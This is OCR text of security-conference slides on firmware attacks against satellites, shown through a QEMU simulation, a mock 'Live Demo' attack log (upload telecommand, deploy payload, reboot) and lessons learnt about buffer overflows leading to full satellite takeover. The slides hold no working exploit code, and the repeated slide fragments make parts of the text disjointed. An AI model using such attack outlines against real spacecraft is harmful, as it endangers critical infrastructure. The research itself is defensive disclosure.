
Simulation Agent

- TCP Server in QEMU
  - Writes packets to I2C bus
    - Same as on OPS-Sat
  - Provides Sensors with Values




Simulation Agent

- TCP Server in QEMU
  - Writes packets to I2C bus
    - Same as on OPS-Sat
  - Provides Sensors with Values



Live Demo

```
$> ./access-satellite.
[*] Uploading TC ...
[*] Deploying payload ...
[*] Payload written to flash ...
[*] Rebooting ...
[*] $$$
```


debian

Sat Exploit Future

Sat Exploit Future

Cosmic Radiation
Degraded Memory

Sat Exploit Future


Cosmic Radiation
Degraded Memory

Very Limited Attack
Time Windows

Sat Exploit Future


Cosmic Radiation
Degraded Memory

Very Limited Attack
Time Windows



Combined Attacks
Software + Sensors

Lesson Learnt



Lessons Learnt

Firmware Attacks on Satellites are a thing

ViaSat Incident != Satellite Firmware Attack

Common Sat Protocols lack Security

Security by Obscurity

Lessons Learnt

Complex TC/TM pipelines

Missing State-of-the-Art Defenses

Buffer Overflow => Remote Code Exeuction

Full Satellite Takeover

Thanks!

- Firmware Attacks on Satellite
- Satellite Exploitation Objectives
- Satellite TC + TM Pipelines
- Missing OS & SW-Defenses
- Full Satellite Takeover

@jwillbold

/jwillbold

Also visit my Talks @ TyphoonCon'23, Seoul, South Korea

Black Hat USA '23, Las Vegas, USA

Johannes Willbold - johannes.willbold@rub.de